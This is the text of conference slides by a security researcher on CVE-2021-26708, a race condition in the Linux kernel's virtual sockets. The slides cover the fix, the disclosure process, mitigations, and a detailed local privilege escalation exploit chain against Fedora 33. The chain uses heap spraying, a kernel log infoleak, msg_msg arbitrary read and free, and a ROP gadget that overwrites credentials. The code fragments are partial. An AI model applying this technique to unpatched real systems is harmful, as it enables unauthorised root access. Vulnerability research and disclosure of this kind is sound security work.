Four Bytes of Power: Exploiting CVE-2021-26708 in the Linux Kernel

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Positive Technologies

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About Me

- Alexander Popov
- Linux kernel developer since 2013
- Security researcher at POSITIVE TECHNOLOGIES
- Speaker at conferences:

  OffensiveCon, Zer0Con, Linux Security Summit, Still Hacking Anyway, Open Source Summit, PHDays, Linux Plumbers and others

Agenda

1. CVE-2021-26708 overview
   - Bugs and fixes
   - Disclosure procedure
2. Exploitation for local privilege escalation on x86_64
   - Hitting the race condition
   - Four-byte memory corruption
   - Long way to arbitrary read/write
3. Exploit demo on Fedora 33 Server bypassing SMEP and SMAP
4. Possible exploit mitigation

CVE-2021-26708 Overview

- LPE in the Linux kernel
- Bug type: race condition
- Refers to **5** similar bugs in the virtual socket implementation
- Major Linux distros ship CONFIG_VSOCKETS and CONFIG_VIRTIO_VSOCKETS as a kernel modules

Attack Surface

- The vulnerable modules are automatically loaded
- Just create a socket for the AF_VSOCK domain:

```
vsock = socket(AF_VSOCK, SOCK_STREAM, 0);
```

- That's available for unprivileged users
- User namespaces are not needed for that

Kernel Crash

- I used the syzkaller fuzzer with custom modifications
- KASAN got a suspicious kernel crash in virtio_transport_notify_buffer_size()
- The fuzzer failed to reproduce this crash 🤔
- I inspected the source code and developed the reproducer manually

Does This Look Intentional?

I found a confusing bug in vsock_stream_setsockopt():

```
struct sock *sk;
struct vsock_sock *vsk;
const struct vsock_transport *transport;

sk = sock->sk;
vsk = vsock_sk(sk);
transport = vsk->transport;

lock_sock(sk);
```

Let me look at it...


Does This Look Intentional?

I found a confusing bug in vsock_stream_setsockopt():

```
struct sock *sk;
struct vsock_sock *vsk;
const struct vsock_transport *transport;

sk = sock->sk;
vsk = vsock_sk(sk);
transport = vsk->transport;
/* vsk->transport value may change here! */
lock_sock(sk);
```

Wait... What?



Bugs

- vsk->transport may change **when** the socket lock is **not** acquired
- In that case, the local variable value is out-of-date
- That is an obvious race condition bug
- I found **five** similar bugs in net/vmw_vsock/af_vsock.c
- Searching the git history helped to understand the reason

Fixes

- Initially, the transport for a virtual socket was **not** able to change
- The bugs were implicitly introduced in November 2019 when VSOCK multi-transport support was added
- Fixing this vulnerability is trivial:

```
	sk = sock->sk;
	vsk = vsock_sk(sk);
-	transport = vsk->transport;
	lock_sock(sk);
+	transport = vsk->transport;
```

Timeline: Part 1

- November 14, 2019 – Bugs were introduced
- January 7, 2021 – My custom syzkaller got a crash
- January 11, 2021 – I started the investigation
- January 30, 2021
  - My PoC exploit and fixing patch were ready
  - I sent the crasher and patch to security@kernel.org
  - Review started

Disclosure Procedure (1)

- I got very prompt replies from Linus Torvalds and Greg Kroah-Hartman
- We concluded on this procedure:
    1. sending my patch to LKML in public
    2. merging it to the upstream and backporting to the stable trees
    3. informing the distros about the security-relevance via linux-distros ML
    4. disclosing that at oss-security@lists.openwall.com when distros allow me
- The first step is questionable, though

Disclosure Procedure (2)

- Linus decided to merge my patch without any disclosure embargo

Linus:

“This patch doesn’t look all that different from the kinds of patches we do every day”

- I obeyed and proposed that I should send it to LKML in public

Rationale

Anybody can find kernel vulnerability fixes by filtering kernel commits that didn’t appear on the mailing lists *https://arxiv.org/abs/2009.01694*

Timeline: Part 2

- February 2, 2021 – The v2 of my patch was merged into Linus' tree
- February 4, 2021
  - Greg applied it to the affected stable trees
  - I informed linux-distros ML that the fixed bugs are exploitable
  - I asked how much time Linux distros need before my public disclosure
  - But I got this reply:

    > If the patch is committed upstream, then the issue is public.
    >
    > Please send to oss-security immediately.

  - I made the public announcement: *https://seclists.org/oss-sec/2021/q1/107*
- February 5, 2021 – CVE-2021-26708 is assigned

Pondering over the Disclosure Procedure

The question is rising:

Is this "merge ASAP" procedure compatible with the linux-distros mailing list?

Counter-example: how I reported CVE-2017-2636 to security@kernel.org

- Kees Cook and Greg organized a one-week disclosure embargo
- Linux distributions in the linux-distros ML integrated my fix in their security updates in no rush
- Security updates were published synchronously when the embargo ended
- More info in this article: *https://a13xp0p0v.github.io/2017/03/24/CVE-2017-2636.html*

NOW ABOUT THE MEMORY CORRUPTION

Provoking the Race Condition

- I exploited the race condition in vsock_stream_setsockopt()
- Reproducing it requires two threads
- The first one calls setsockopt()

```
        setsockopt(vsock, PF_VSOCK, SO_VM_SOCKETS_BUFFER_SIZE,
                &size, sizeof(unsigned long));
```

- The second thread should change the virtual socket transport

Changing VSOCK Transport

- It is performed by reconnecting to the virtual socket:

```
struct sockaddr_vm addr = {
    .svm_family = AF_VSOCK,
};
addr.svm_cid = VMADDR_CID_LOCAL;
connect(vsock, (struct sockaddr *)&addr, sizeof(struct sockaddr_vm));
addr.svm_cid = VMADDR_CID_HYPERVISOR;
connect(vsock, (struct sockaddr *)&addr, sizeof(struct sockaddr_vm));
```

- Meanwhile, vsock_stream_setsockopt() in a parallel thread is trying to acquire the lock

Race Condition: Full Picture

Thread 1: reconnecting to vsock

```
vsock_stream_connect() /* VMADDR_CID_LOCAL */

vsock_stream_connect() /* VMADDR_CID_HYPERVISOR */
  lock_sock() /* locked successfully */
  vsock_assign_transport()
    vsock_deassign_transport()
      virtio_transport_destruct()
        kfree(virtio_vsock_sock)
      vsk->transport = NULL
  release_sock()
```

Thread 2: setsockopt() for vsock

```
vsock_stream_setsockopt()

  transport = vsk->transport

  lock_sock() /* can't lock, waiting */






  /* finally locked successfully, proceed */
  vsock_update_buffer_size()
    transport->notify_buffer_size()
      virtio_transport_notify_buffer_size()
        virtio_vsock_sock->buf_alloc = *val /* UAF */
```

Using Out-of-date Value From a Local Variable

Memory Corruption

- Write-after-free for virtio_vsock_sock object
- The size of this object is **64** bytes
- This object lives in kmalloc-64 slab cache
- The buf_alloc field has type u32 and resides at offset **40**
- The value written buf_alloc is controlled by the attacker
- Four controlled bytes are written to the freed memory

Fuzzing Miracle (1)

- syzkaller didn't manage to reproduce this crash
- I had to develop the reproducer manually
- But why did the fuzzer fail to do that?
- Looking at vsock_update_buffer_size() code gives the answer:

```
if (val != vsk->buffer_size &&
  transport && transport->notify_buffer_size)
    transport->notify_buffer_size(vsk, &val);
vsk->buffer_size = val;
```

Fuzzing Miracle (2)

- For memory corruption, setsockopt() should be called with different SO_VM_SOCKETS_BUFFER_SIZE value each time
- A fun hack from my first reproducer:

```
    struct timespec tp;
    unsigned long size = 0;


    clock_gettime(CLOCK_MONOTONIC, &tp);
    size = tp.tv_nsec;
    setsockopt(vsock, PF_VSOCK, SO_VM_SOCKETS_BUFFER_SIZE,
                                &size, sizeof(unsigned long));
```

Fuzzing Miracle (3)

- Upstream syzkaller doesn't do things like that
- Syscall params are chosen when syzkaller generates fuzzing inputs
- Inputs don't change when the fuzzer executes them on the target
- I still don't completely understand how syzkaller got this crash 🙃
- syzkaller did some lucky multithreaded magic with vsock buffer size limits but then failed to reproduce it

CVE-2021-26708

NOW ABOUT EXPLOITATION,
STEP BY STEP

Exploitation Target

- I've chosen Fedora 33 Server as the exploitation target
- The kernel version: 5.10.11-200.fc33.x86_64
- I had a goal to bypass SMEP and SMAP
- Bypassing KASLR is included, of course

Four Bytes of Power

Write-after-free of a 4-byte controlled value to a 64-byte kernel object at offset 40

- That's quite limited memory corruption
- I had a hard time turning it into a real weapon

Here and further I use images of the artifacts from the State Hermitage Museum in Russia. I love this wonderful museum!

Heap Spraying Requirements

- I started to work on stable heap spraying
- The exploit should perform some userspace activity that makes the kernel allocate another 64-byte object at the location of freed virtio_vsock_sock
- 4-byte write-after-free should corrupt the sprayed object instead of unused free kernel memory

Experimental Heap Spraying

- I made quick experimental spraying with add_key syscall
- I called add_key several times right after the second connect() to vsock while a parallel thread finishes the corrupting setsockopt()
- ftrace allowed to confirm that the freed virtio_vsock_sock is overwritten
- I saw that successful heap spraying was possible
- **The next step:** finding a 64-byte kernel object that can provide a stronger exploit primitive when it has four corrupted bytes at offset 40
- Huh, not so easy!

The iovec Technique is Useless Here

- I tried iovec technique from the *Bad Binder* by Maddie Stone and Jann Horn

> A carefully corrupted iovec object can be used
>
> for arbitrary read/write

- No, I got triple fail with this idea:
  1. 64-byte iovec is allocated on the kernel stack, not the heap
  2. Four bytes at offset 40 overwrite iovec.iov_len, not iovec.iov_base
  3. This iovec exploitation trick is dead since the Linux kernel version 4.13, awesome Al Viro killed it with the commit 09fc68dc66f7597b in June 2017

Searching for a Special Kernel Object

- I had exhausting experiments with various kernel objects suitable for heap spraying
- I found msgsnd() syscall that creates struct msg_msg in the kernelspace:

```
/* message header */
struct msg_msg {
    struct list_head     m_list;          /*     0     16 */
    long int             m_type;          /*    16      8 */
    size_t               m_ts;            /*    24      8 */
    struct msg_msgseg *  next;            /*    32      8 */
    void *               security;        /*    40      8 */
};
/* message data follows */
```

- If struct msgbuf in the userspace has **16**-byte mtext, the corresponding msg_msg is created in kmalloc-64 slab cache, just like virtio_vsock_sock!

Four Bytes of Power

- The 4-byte write-after-free can corrupt the void *security pointer at offset 40:

```
/* message header */
struct msg_msg {
    struct list_head     m_list;         /*    0    16 */
    long int             m_type;         /*   16     8 */
    size_t               m_ts;           /*   24     8 */
    struct msg_msgseg *  next;           /*   32     8 */
    void *               security;       /*   40     8 */
};
/* message data follows */
```

- Jokingly, I used this security field to break Linux security 🙃

Arbitrary Free

- msg_msg.security points to the kernel data allocated by lsm_msg_msg_alloc()
- It is used by SELinux in the case of Fedora
- It is freed by security_msg_msg_free() when msg_msg is received
- Corrupting 4 least significant bytes

  of msg_msg.security provides arbitrary free!
- That is a much stronger exploit primitive

ARBITRARY FREE

More effective,
but where to aim?

artifact from Hermitage

What to Free?

- After achieving arbitrary free I started to think about where to aim it
- And here I used the trick from my *CVE-2019-18683 exploit*:
  - Second connect() to vsock calls vsock_deassign_transport()
  - It sets vsk->transport to NULL
  - That makes the vulnerable setsockopt() hit the kernel warning
  - It happens in virtio_transport_send_pkt_info() just after UAF
  - My exploit can parse this kernel warning and extract useful info!

Kernel Warning Full of Secrets

```
WARNING: CPU: 1 PID: 6739 at net/vmw_vsock/virtio_transport_common.c:34
...
CPU: 1 PID: 6739 Comm: racer Tainted: G        W         5.10.11-200.fc33.x86_64 #1
Hardware name: QEMU Standard PC (Q35 + ICH9, 2009), BIOS 1.13.0-2.fc32 04/01/2014
RIP: 0010:virtio_transport_send_pkt_info+0x14d/0x180 [vmw_vsock_virtio_transport_common]
...
RSP: 0018:ffffc90000d07e10 EFLAGS: 00010246
RAX: 0000000000000000 RBX: ffff888103416ac0 RCX: ffff88811e845b80
RDX: 00000000ffffffff RSI: ffffc90000d07e58 RDI: ffff888103416ac0
RBP: 0000000000000000 R08: 00000000052008af R09: 0000000000000000
R10: 0000000000000126 R11: 0000000000000000 R12: 0000000000000008
R13: ffffc90000d07e58 R14: 0000000000000000 R15: ffff888103416ac0
FS:  00007f2f123d5640(0000) GS:ffff88817bd00000(0000) knlGS:0000000000000000
CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
CR2: 00007f81ffc2a000 CR3: 000000011db96004 CR4: 0000000000370ee0
Call Trace:
  virtio_transport_notify_buffer_size+0x60/0x70 [vmw_vsock_virtio_transport_common]
  vsock_update_buffer_size+0x5f/0x70 [vsock]
  vsock_stream_setsockopt+0x128/0x270 [vsock]
```

Kernel Infoleak

- A quick debugging session with gdb showed that:
  - RCX contains the kernel address of the freed virtio_vsock_sock
  - RBX contains the kernel address of vsock_sock
- On Fedora, unprivileged users can open and parse /dev/kmsg
- If one more warning arrives at the kernel log, the exploit won one more race
- The exploit can parse the kernel log and **get the addresses from the registers**

artifact from Hermitage

Further Exploitation Plan


My further exploitation plan was to use arbitrary free for use-after-free:

1. Free some object at the address that leaked in the kernel warning
2. Perform heap spraying to overwrite that object with controlled data
3. Get more power using the corrupted object

The Target for Arbitrary Free

- Arbitrary free for vsock_sock address (from RBX) is useless
- It lives in a dedicated slab cache where I can't do heap spraying
- So I invented how to exploit use-after-free on msg_msg (from RCX)
- For overwriting msg_msg I used wonderful setxattr() & userfaultfd() heap spraying technique by Vitaly Nikolenko

Arbitrary Read with msg_msg: Part 1



Original struct msg_msg

```
struct list_head m_list = 0xffff8881XXXXXXXX;
long int m_type = 1;
size_t m_ts = 16;
struct msg_msgseg *next = NULL;
void *security = 0xffff8881YYYYYYYY;
```

Overwritten struct msg_msg

```
struct list_head m_list = 0xa5a5a5a5a5a5a5a5;
long int m_type = 0x1337;
size_t m_ts = 6096;
struct msg_msgseg *next = 0xffff8881ZZZZZZZZ;
void *security = 0xffff8881YYYYYYYY;
```

Fake struct msg_msgseg

Arbitrary Read with msg_msg: Part 2

- Receiving this crafted msg_msg manipulates the System V message queue
- That breaks the kernel because the msg_msg.m_list pointer is invalid 😕
- msgrcv() documentation for the win!
- MSG_COPY flag allows fetching a copy of the message nondestructively 😀

ARBITRARY READING OF KERNEL MEMORY
LOAD IT AND LET'S GO READING!


artifact from Hermitage

Exploiting Arbitrary Read (1)

1. Get the kernel address of a good msg_msg
   - win the race on a virtual socket
   - call spraying msgsnd() **after the memory corruption**
   - parse /dev/kmsg and get the kernel address of this good msg_msg from RCX
   - also, save the kernel address of vsock_sock from RBX

Exploiting Arbitrary Read (2)

2. Execute arbitrary free against good msg_msg using a corrupted msg_msg



corrupted msg_msg

```
struct list_head m_list = 0xffff8881XXXXXXXX;
long int m_type = 1;
size_t m_ts = 16;
struct msg_msgseg *next = NULL;
void *security = 0xffff8881ZZZZZZZZ;
```

msg_msg data

SELinux data

good msg_msg


```
struct list_head m_list = 0xffff8881NNNNNNNN;
long int m_type = 1;
size_t m_ts = 16;
struct msg_msgseg *next = NULL;
void *security = 0xffff8881YYYYYYYY;
```

msg_msg data

SELinux data

Exploiting Arbitrary Read (3)


3. Overwrite good msg_msg with controlled data using setxattr() & userfaultfd()


corrupted msg_msg
struct list_head m_list = 0xffff8881XXXXXXXX;
long int m_type = 1;
size_t m_ts = 16;
struct msg_msgseg *next = NULL;
void *security = 0xffff8881ZZZZZZZZ;
msg_msg data
SELinux data
overwritten msg_msg
struct list_head m_list = 0xa5a5a5a5a5a5a5a5;
long int m_type = 0x1337;
size_t m_ts = 6096;
struct msg_msgseg *next = 0xffff8881TTTTTTTT;
void *security = 0xffff8881YYYYYYYY;
msg_msg data
kernel data for reading
SELinux data
vsock_sock
kernel data for reading

Exploiting Arbitrary Read (4)

4. Read vsock_sock to the userspace using msgrcv() for the overwritten msg_msg

```
ret = msgrcv(msg_locations[0].msq_id, kmem, ARB_READ_SZ, 0,
              IPC_NOWAIT | MSG_COPY | MSG_NOERROR);
```



artifact from Hermitage

Sorting the Loot

That's what I found inside the vsock_sock kernel object:

1. Plenty of pointers to objects from dedicated slab caches 😕
2. struct mem_cgroup *sk_memcg pointer at offset 664
   - mem_cgroup objects live in the kmalloc-4k slab cache 😃
   - I tried to call kfree() for it and the kernel panicked instantly 😟
3. const struct cred *owner pointer at offset 840
   - It points to the credentials that I want to overwrite for privilege escalation
   - It's a pity that cred lives in dedicated cred_jar slab cache 🤔
4. void (*sk_write_space)(struct sock *) function pointer at offset 688
   - It is set to the address of sock_def_write_space() kernel function
   - That can be used for calculating the KASLR offset 🙃


Good Old Trick with sk_buff

- I used it in my *exploit for CVE-2017-2636* in the Linux kernel
- I turned double free for a kmalloc-8192 object into use-after-free on sk_buff
- I decided to repeat that trick
  - A network-related buffer in the kernel is represented by sk_buff
  - This object has skb_shared_info with destructor_arg
  - Creating a **2800**-byte network packet in the userspace will make skb_shared_info be allocated in the kmalloc-4k slab cache
  - That's where mem_cgroup objects live as well!

Use-after-free on sk_buff

1. Create one client socket and **32** server sockets (for AF_INET, SOCK_DGRAM, IPPROTO_UDP)
2. Send a **2800**-byte buffer filled with **0x42** to each server socket using sendto()
3. Perform arbitrary read for vsock_sock (described earlier)
4. Calculate possible sk_buff kernel address as sk_memcg plus **4096** (the next element in kmalloc-4k)
5. Perform arbitrary read for this possible sk_buff address
6. If **0x42** bytes are found, perform arbitrary free against the sk_buff
7. Otherwise, add **4096** to the possible sk_buff address and go to step 5

The Payload for Overwriting skb_shared_info



Control Flow Hijack

- I didn't manage to find a stack pivoting gadget in vmlinuz-5.10.11-200.fc33.x86_64

  that can work in my restrictions

- So I performed arbitrary write in one shot 😀

- SMEP and SMAP protection is bypassed!

```
/*
 * A single ROP gadget for arbitrary write:
 *   mov rdx, qword ptr [rdi + 8] ; mov qword ptr [rdx + rcx*8], rsi ; ret
 * Here rdi stores uinfo_p address, rcx is 0, rsi is 1
 */
uinfo_p->callback = ARBITRARY_WRITE_GADGET + kaslr_offset;
uinfo_p->desc = owner_cred + CRED_EUID_EGID_OFFSET; /* value for "qword ptr [rdi + 8]" */
uinfo_p->desc = uinfo_p->desc - 1; /* rsi value 1 should not get into euid */
```

Arbitrary Write Using skb_shared_info

This weapon is used twice to get root privileges:

1. Write zeros to effective uid and gid
2. Write zeros to uid and gid

ARBITRARY WRITE WITH A SINGLE ROP GADGET:
IT'S WEIRD BUT IT SHOOTS!
artifact from Hermitage

- Later I managed to perform stack pivoting using a JOP-chain
- And I managed to bypass the Linux Kernel Runtime Guard (LKRG)
- I'm preparing this material for publishing, stay tuned!

Demo Time

Possible Exploit Mitigation

- Exploiting this vulnerability is impossible with the Linux kernel heap quarantine
  - Because this memory corruption happens very shortly after the race condition
  - See the *article* about my SLAB_QUARANTINE prototype
- Against kernel module autoloading by unprivileged users – grsecurity MODHARDEN
- Against userfaultfd() abuse – setting /proc/sys/vm/unprivileged_userfaultfd to 0
- Against infoleak via kernel log – setting kernel.dmesg_restrict sysctl to 1
- Against calling my ROP gadget –

  Control Flow Integrity (see the technologies on my *Linux Kernel Defence Map*)
- Against use-after-free (hopefully in the future) –

  ARM Memory Tagging Extension (MTE) support for the kernel, on ARM
- [rumors] Against heap spraying –

  grsecurity Wunderwaffe called AUTOSLAB (we don't know much about it)

Conclusion

- Investigating and fixing CVE-2021-26708, developing the PoC exploit, and preparing this talk was a **big deal** for me

4-BYTE WRITE-AFTER-FREE
AT FIXED OFFSET IN 64-BYTE OBJECT
byte 1
byte 2
byte 3
byte 4
NOT A WEAPON, BUT LOOKS PROMISING
ARBITRARY FREE
More effective,
but where to aim?
KERNEL INFOLEAK
I SEE THE KERNEL POINTERS!
ARBITRARY READING OF KERNEL MEMORY
LOAD IT AND LET'S GO READING!
READ STRUCT VSOCK_SOCK
TO THE USERSPACE
WHAT'S INSIDE?
ARBITRARY WRITE WITH A SINGLE ROP GADGET:
IT'S WEIRD BUT IT SHOOTS!

artifacts from Hermitage

- I hope you enjoyed it!
- I managed to turn the race condition with a very limited memory corruption into arbitrary read/write for the Linux kernel memory
- I've published a detailed write-up: *https://a13xp0p0v.github.io/2021/02/09/CVE-2021-26708.html*

Thanks! Your questions?

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POSITIVE TECHNOLOGIES